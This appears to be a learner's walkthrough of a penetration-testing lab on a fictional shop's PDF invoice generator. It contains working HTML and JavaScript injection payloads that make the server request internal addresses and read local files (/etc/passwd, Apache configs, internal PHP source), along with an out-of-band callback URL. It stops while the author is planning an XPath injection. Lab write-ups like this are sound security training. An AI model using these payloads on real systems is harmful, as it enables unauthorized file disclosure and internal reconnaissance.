Injection Attacks Skills Assessment
Scenario
The e-commerce company Injectra Components has commissioned an external penetration test of its online hardware shop after introducing a new feature that automatically generates PDF invoices for all customer orders. Although the platform has recently undergone several improvements, Injectra seeks independent assurance that no underlying weaknesses, particularly those related to how user-supplied data flows through the ordering and invoice generation processes, could compromise customer information or transaction integrity. Try to utilize the various techniques you learned in this module to identify and exploit vulnerabilities found in the web application.
From this description HTML injection in PDF Generator vulnerabilities seem to be a likely vulnerability to look for
Target: 83.136.253.5:42090
Getting started
Loading up the page

The big red banner at the top notifies me that there is an internal web application indicating I will be looking to take advantage of some SSRF vulnerability.

Clicking on one of the buttons to order something, putting in some dummy data in the comment field, and then clicking place order downloads an invoice PDF file.
Identifying the PDF generator and finding a SSRF vulnerability exists
Running exiftool on the invoice file tells me that the PDF generator being used is wkhtmltopdf 0.12.6
exiftool invoice.pdf

ExifTool Version Number         : 13.25
File Name                       : invoice.pdf
Directory                       : .
File Size                       : 60 kB
File Modification Date/Time     : 2026:01:06 14:25:21-05:00
File Access Date/Time           : 2026:01:06 14:25:20-05:00
File Inode Change Date/Time     : 2026:01:06 14:25:21-05:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Title                           : Invoice
Creator                         : wkhtmltopdf 0.12.6
Producer                        : Qt 4.8.7
Create Date                     : 2026:01:06 19:25:20Z
Page Count                      : 1
Page Mode                       : UseOutlines

Doing some research on this version of the PDF generator I find an exploit-db entry
https://www.exploit-db.com/exploits/51039
Testing for SSRF
Looks like the exploit is a post request being sent and for the payload, they’re using the iframe method
injecting a SSRF payload, in the pdf generation, it looks like it is not rendering the iframe or giving an error. So they may be using output encoding.
<iframe src="http://10.10.14.4/test"></iframe><img src="http://127.0.0.1/orders"/>
<link rel="stylesheet" href="http://cf8kzfn2vtc0000n9fbgg8wj9zhyyyyyb.oast.fun/ssrftest2">The base request being sent
id=1&title=CPU&desc=Our custom CPU with the most cores and the highest clock speed in the world.&comment=testSending a test SSRF payload it appears that there is output encoding on the comment field.
<iframe+src="http://127.0.0.1:8000/orders"></iframe>
Opening burp, turning on intercept, switching foxy proxy to burp, and then sending another post request

Looking at the request in burp, other information is being sent in the post request. Perhaps they don’t have output encoding for all of the fields being displayed in the PDF generation script
I sent the above request to repeater
Then I want to modify the comment value to be just some dummy value and change the description field being sent in the post request instead
POST /order.php HTTP/1.1
Host: 83.136.253.5:42090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 161
Origin: http://83.136.253.5:42090
Connection: keep-alive
Referer: http://83.136.253.5:42090/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

id=1&title=CPU&desc=<img src="http://127.0.0.1/orders"/>&comment=test
Sending this

I get an error that the application cannot find the /orders endpoint.
At this point I want to switch to caido for the faster free fuzzing
I just closed burp, opened up caido, and then refreshed the tab that I had open to resend that post request. The data field was wrong, but I just copied it from my requests above and was able to get the request into caido easily.
This ended up being a bit of a rabbit hole and I had the idea to modify the port being tested to 8000. This resulted in a PDF generating which felt like a step in the right direction
id=1&title=CPU&desc=<img src="http://127.0.0.1:8000/"/>&comment=test
forwarding a requests so that I can actually look at the PDF instead of sending the post requests from the repeater

The SSRF result is being shown as a square.
Changing from the img SSRF payload to the iframe one I get some information in the invoice generated. its pretty janky, but we’ve got reflected SSRF
id=1&title=CPU&desc=<iframe+src="http://127.0.0.1:8000/"></iframe>&comment=test
I tried fuzzing for other endpoints on “http://127.0.0.1:8000/<inject>”, but I was unable to find anything really.
Finding JS execution in the description field and using it for LFI
Taking a step back… the description field seems to be the target, but I had not tested for JS execution yet.
Using a simple JS execution payload
<script>document.write('test1')</script>

so the request data would look like the following:
id=1&title=CPU&desc=<script>document.write('test1')</script>&comment=test

Looks like it executed
Testing for a LFI vulnerability in the description field with JS execution
<script>
	x = new XMLHttpRequest();
	x.onload = function(){
		document.write(this.responseText)
	};
	x.open("GET", "file:///etc/passwd");
	x.send();
</script>

id=1&title=CPU&desc=<script>
	x = new XMLHttpRequest();
	x.onload = function(){
		document.write(this.responseText)
	};
	x.open("GET", "file:///etc/passwd");
	x.send();
</script>&comment=test
that works
Looking at /etc/hosts as that may have a domain name that lets us know where the internal web applications end point is
id=1&title=CPU&desc=<script>
	x = new XMLHttpRequest();
	x.onload = function(){
		document.write(this.responseText)
	};
	x.open("GET", "file:///etc/hosts");
	x.send();
</script>&comment=test
not quite helpful
Another common file that could help identify vhosts is /etc/apache2/sites-available/000-default.conf
id=1&title=CPU&desc=<script>
	x = new XMLHttpRequest();
	x.onload = function(){
		document.write(this.responseText)
	};
	x.open("GET", "file:///etc/apache2/sites-available/000-default.conf");
	x.send();
</script>&comment=test
Looking at this file there appears to be two web root entries. one for “/var/www/html” and one for “/var/www/internal”
I can use the LFI vulnerability to read a file at “/var/www/internal”.
Testing for an index file since it is pretty common. I tried .html first but that didn’t work, then i remembered the other website was using .php extensions so I tried that instead.
id=1&title=CPU&desc=<script>
	x = new XMLHttpRequest();
	x.onload = function(){
		document.write(this.responseText)
	};
	x.open("GET", "file:///var/www/internal/index.html");
	x.send();
</script>&comment=test
id=1&title=CPU&desc=<script>
	x = new XMLHttpRequest();
	x.onload = function(){
		document.write(this.responseText)
	};
	x.open("GET", "file:///var/www/internal/index.php");
	x.send();
</script>&comment=test
Analyzing index.php source code
Well this is a mess.. trying out the payload that adds line breaks and base64 encodes.
<script>
	function addNewlines(str) {
		var result = '';
		while (str.length > 0) {
		    result += str.substring(0, 100) + '\n';
			str = str.substring(100);
		}
		return result;
	}

	x = new XMLHttpRequest();
	x.onload = function(){
		document.write(addNewlines(btoa(this.responseText)))
	};
	x.open("GET", "file:///var/www/internal/index.php");
	x.send();
</script>

id=1&title=CPU&desc=<script>
	function addNewlines(str) {
		var result = '';
		while (str.length > 0) {
		    result += str.substring(0, 100) + '\n';
			str = str.substring(100);
		}
		return result;
	}

	x = new XMLHttpRequest();
	x.onload = function(){
		document.write(addNewlines(btoa(this.responseText)))
	};
	x.open("GET", "file:///var/www/internal/index.php");
	x.send();
</script>
&comment=test
I got nothing back, so I’m just going to look at the code as given.
Breaking down the code here
We can see that the user input q is being directly taken from the parameter and inserted into the query. So Q is likely the injection point for an xpath query injection
So the current chain is PDF Generation HTML injection —> SSRF —> XPATH injection
I uploaded a picture of the code to claude to figure out the node structure of the XML document since it was a bit confusing to look at in this format
